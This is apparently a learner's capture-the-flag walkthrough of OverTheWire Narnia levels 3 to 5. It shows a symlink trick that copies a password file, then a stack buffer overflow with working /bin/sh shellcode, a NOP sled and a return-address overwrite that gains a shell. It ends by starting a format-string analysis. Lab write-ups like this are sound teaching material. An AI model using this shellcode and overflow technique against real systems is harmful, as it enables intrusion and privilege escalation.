


```
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAA$ cd tmp
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAA/tmp$ mkdir test123
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAA/tmp$ cd test123
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAA/tmp/test123$ ln -s /etc/narnia_pass/narnia4 out
narnia3@narnia:/tmp/test123/AAAAAAAAAAAAAAAAAAA/tmp/test123$ ls
out
```



```
narnia3@narnia:/tmp/test123$ ls
AAAAAAAAAAAAAA  AAAAAAAAAAAAAAAAAAA  out
narnia3@narnia:/tmp/test123$ cd /narnia
```

NOTE, you have to make a file **out** for the password to go to.




```
narnia3@narnia:/narnia$ chmod 777 /tmp/test123/out
narnia3@narnia:/narnia$ ./narnia3 /tmp/test123/AAAAAAAAAAAAAAAAAAA/tmp/test123/out
copied contents of /tmp/test123/AAAAAAAAAAAAAAAAAAA/tmp/test123/outto a safer place... (/tmp/t
est123/out)
narnia3@narnia:/narnia$ strings /tmp/test123/out
```

AND BOOM! This reveals the password!

<u>Narnia 4 → 5:</u>


So just like the previous levels I wanted to do a no arguments run of the executable, but running it without arguments doesn't print anything. So let's take a look at the source code:



```
 1  /*
 2     This program is free software; you can redistribute it and/or modify
 3     it under the terms of the GNU General Public License as published by
 4     the Free Software Foundation; either version 2 of the License, or
 5     (at your option) any later version.
 6
 7     This program is distributed in the hope that it will be useful,
 8     but WITHOUT ANY WARRANTY; without even the implied warranty of
 9     MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
10     GNU General Public License for more details.
11
12     You should have received a copy of the GNU General Public License
13     along with this program; if not, write to the Free Software
14     Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA  02110-1301  USA
15  */
16
17  #include <string.h>
18  #include <stdlib.h>
19  #include <stdio.h>
20  #include <ctype.h>
21
22  extern char **environ;
23
24  int main(int argc,char **argv){
25      int i;
26      char buffer[256];
27
28      for(i = 0; environ[i] != NULL; i++)
29          memset(environ[i], '\0', strlen(environ[i]));
30
31      if(argc>1)
32          strcpy(buffer,argv[1]);
33
34      return 0;
35  }
```


(I learned how to print line numbers)
As I started reading this code, I was unfamiliar with the extern keyword, you can read more about it here: https://www.geeksforgeeks.org/understanding-extern-keyword-in-c/#:~:text=extern%20int%20foo(int%20arg1,a%20declaration%20of%20the%20function.. Essentially, it just makes it so the variable is declared, but not defined (difference between a declaration and definition is also mentioned in the link above). Then I got curious about that string itself, as environ sounds like a shortening of "environment variable" and I found this link to a linux man page that proved very helpful: https://man7.org/linux/man-pages/man7/environ.7.html. The man page states: "The variable environ points to an array of pointers to strings called the 'environment.' The last pointer in this array has the value NULL."
What I notice right off the bat is the dangerous strcpy function, which takes our argument and copies it into a buffer, but I'm not sure if we can use that to overwrite anything. I'm not exactly

sure of the purpose of the for loop yet so let's just start with what we are familiar with and see if we can overwrite anything important with the buffer:



```
narnia4@narnia:/narnia$ ./narnia4 $(python -c 'print("A"*256 + "AAAA" + "BBBB" + "CCCC" + "DDDD" + "EEEE")')
Segmentation fault
narnia4@narnia:/narnia$
```

Using that payload we get a seg fault, so let's take it into gdb and see if we can figure out what exactly is going on:




```
narnia4@narnia:/narnia$ gdb ./narnia4
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./narnia4...(no debugging symbols found)...done.
(gdb) set args $(python -c 'print("A"*256 + "AAAA" + "BBBB" + "CCCC" + "DDDD" + "EEEE")')
(gdb) run
Starting program: /narnia/narnia4 $(python -c 'print("A"*256 + "AAAA" + "BBBB" + "CCCC" + "DDDD" + "EEEE")')

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb)
```

It seems that our string of C's is overwriting the return value in the program, so I wonder if we can just use some shellcode to try and get a shell.


Before I continue on I wanted to note that here I had a lot of struggle getting my shellcode to actually run. I was running into a problem where I could get my program to work when I ran it in gdb, however I could not get it to work when I executed the program outside of gdb. After extensive research I learned that the memory values in gdb may not always match up with those outside of the debugger, and that gdb may even disable ASLR (a technique which randomizes stack addresses to make it harder for hackers to develop exploits), and that there are ways of getting around this problem. I am going to show the steps for when I got it to work, but I thought it was important to include this excerpt because it shows the importance of persevering and doing research and trying your hardest, because eventually you will find help.

So let's use gdb and see if we can use some shellcode to attain a shell, but first things first let's line up gdb's execution with execution outside of gdb by running the following commands:




```
narnia4@narnia:/narnia$ gdb ./narnia4
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./narnia4...(no debugging symbols found)...done.
(gdb) unset env LINES
(gdb) unset env COLUMNS
```

Now we can go onto figure out what our memory address should be that we have to jump to:




```
(gdb) set args $(python -c 'print("\x90"*200 + "\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe
1\xcd\x80" + "\x90"*30 + "BBBB" + "CCCC" + "\x44\x44\x44\x44")')
(gdb) run
Starting program: /narnia/narnia4 $(python -c 'print("\x90"*200 + "\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52
\x89\xe2\x53\x89\xe1\xcd\x80" + "\x90"*30 + "BBBB" + "CCCC" + "\x44\x44\x44\x44")')

Program received signal SIGSEGV, Segmentation fault.
0x44444444 in ?? ()
(gdb) x/200xb $esp
```

If when you run x/200xb $esp you don't see your NOP sled, just hit enter a couple times, it will take you through the registers, and you will eventually find your sled:




```
0xffffd770:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd778:     0x00    0x00    0x00    0x01    0x61    0xf8    0x76    0x59
0xffffd780:     0xdf    0xbe    0x70    0x46    0x95    0xc4    0xfb    0x68
0xffffd788:     0xc7    0x6f    0xc1    0x69    0x36    0x38    0x36    0x00
0xffffd790:     0x00    0x00    0x00    0x2f    0x6e    0x61    0x72    0x6e
0xffffd798:     0x69    0x61    0x2f    0x6e    0x61    0x72    0x6e    0x69
0xffffd7a0:     0x61    0x34    0x00    0x90    0x90    0x90    0x90    0x90
0xffffd7a8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd7b0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd7b8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd7c0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd7c8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd7d0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd7d8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd7e0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd7e8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd7f0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd7f8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd800:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd808:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd810:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd818:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd820:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd828:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd830:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
```

I used the highlighted memory address in the picture above as where we jump to in the sled:



```
(gdb) set args $(python -c 'print("\x90"*200 + "\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe
1\xcd\x80" + "\x90"*30 + "BBBB" + "CCCC" + "\xf0\xd7\xff\xff")')
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia4 $(python -c 'print("\x90"*200 + "\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52
\x89\xe2\x53\x89\xe1\xcd\x80" + "\x90"*30 + "BBBB" + "CCCC" + "\xf0\xd7\xff\xff")')
process 6514 is executing new program: /bin/dash
$ whoami
narnia4
$ quit
/bin//sh: 2: quit: not found
$ exit
```

Works in gdb! (it says we are user narnia4 because gdb only has access to what the user running gdb has access too) Let’s see if it works outside of gdb:




```
narnia4@narnia:/narnia$ ./narnia4 $(python -c 'print("\x90"*200 + "\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52
\x89\xe2\x53\x89\xe1\xcd\x80" + "\x90"*30 + "BBBB" + "CCCC" + "\xf0\xd7\xff\xff")')
$ whoami
narnia5
$ strings /etc/narnia_pass/narnia5
```

Yay! We got a shell! So I just ran strings to get the password.


Narnia 5 → 6:

As usual when I start a level, let's just run the program see if it tells us anything, then let's take a look at the source code:




```
narnia5@narnia:/narnia$ ./narnia5
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [] (0)
i = 1 (0xffffd6e0)
```

Hmm. “Change i’s value from 1 -> 500.” I’m a little confused by this statement so let's look at the source code:




```
 1  /*
 2      This program is free software; you can redistribute it and/or modify
 3      it under the terms of the GNU General Public License as published by
 4      the Free Software Foundation; either version 2 of the License, or
 5      (at your option) any later version.
 6
 7      This program is distributed in the hope that it will be useful,
 8      but WITHOUT ANY WARRANTY; without even the implied warranty of
 9      MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
10      GNU General Public License for more details.
11
12      You should have received a copy of the GNU General Public License
13      along with this program; if not, write to the Free Software
14      Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA  02110-1301  USA
15  */
16
17  #include <stdio.h>
18  #include <stdlib.h>
19  #include <string.h>
20
21  int main(int argc, char **argv){
22          int i = 1;
23          char buffer[64];
24
25          snprintf(buffer, sizeof buffer, argv[1]);
26          buffer[sizeof (buffer) - 1] = 0;
27          printf("Change i's value from 1 -> 500. ");
28
29          if(i==500){
30                  printf("GOOD\n");
31          setreuid(geteuid(),geteuid());
32                  system("/bin/sh");
33          }
34
35          printf("No way...let me give you a hint!\n");
36          printf("buffer : [%s] (%d)\n", buffer, strlen(buffer));
37          printf ("i = %d (%p)\n", i, &i);
38          return 0;
39  }
```

I think I understand now what the original prompt wanted from us, so let's analyze the code:
On line 25, the snprintf() function is going to be what is the main problem. All the code before now was using strcpy() to get our characters from the argument into a buffer, but now "the snprintf() function formats and stores a series of characters and values in the array buffer. The snprintf() function with the addition of the n argument, which indicates the maximum number of characters (including at the end of null character) to be written to buffer." (GeeksforGeeks.com on snprintf). This poses a problem for us because now we can't just freely overflow data as shown below:




```
narnia5@narnia:/narnia$ ./narnia5 $(python -c 'print("\x41"*70)')
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA] (63)
i = 1 (0xffffd6a0)
narnia5@narnia:/narnia$ ./narnia5 $(python -c 'print("\x41"*200)')
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA] (63)
i = 1 (0xffffd620)
```

I'm not sure yet how the hint is helpful, but I had an idea. With many functions that I researched before, a lot of places said that the man page for these c functions tell what kind of bugs the functions have, so I decided to check the manpage for snprintf() and see if it had any information about any type of bugs it may have:




```
BUGS
       Because  sprintf()  and vsprintf() assume an arbitrarily long string, callers must be careful not to overflow the actual space; this
       is often impossible to assure.  Note that the length of the strings produced is locale-dependent  and  difficult  to  predict.   Use
       snprintf() and vsnprintf() instead (or asprintf(3) and vasprintf(3)).

       Code  such  as  printf(foo); often indicates a bug, since foo may contain a % character.  If foo comes from untrusted user input, it
       may contain %n, causing the printf() call to write to memory and creating a security hole.
```

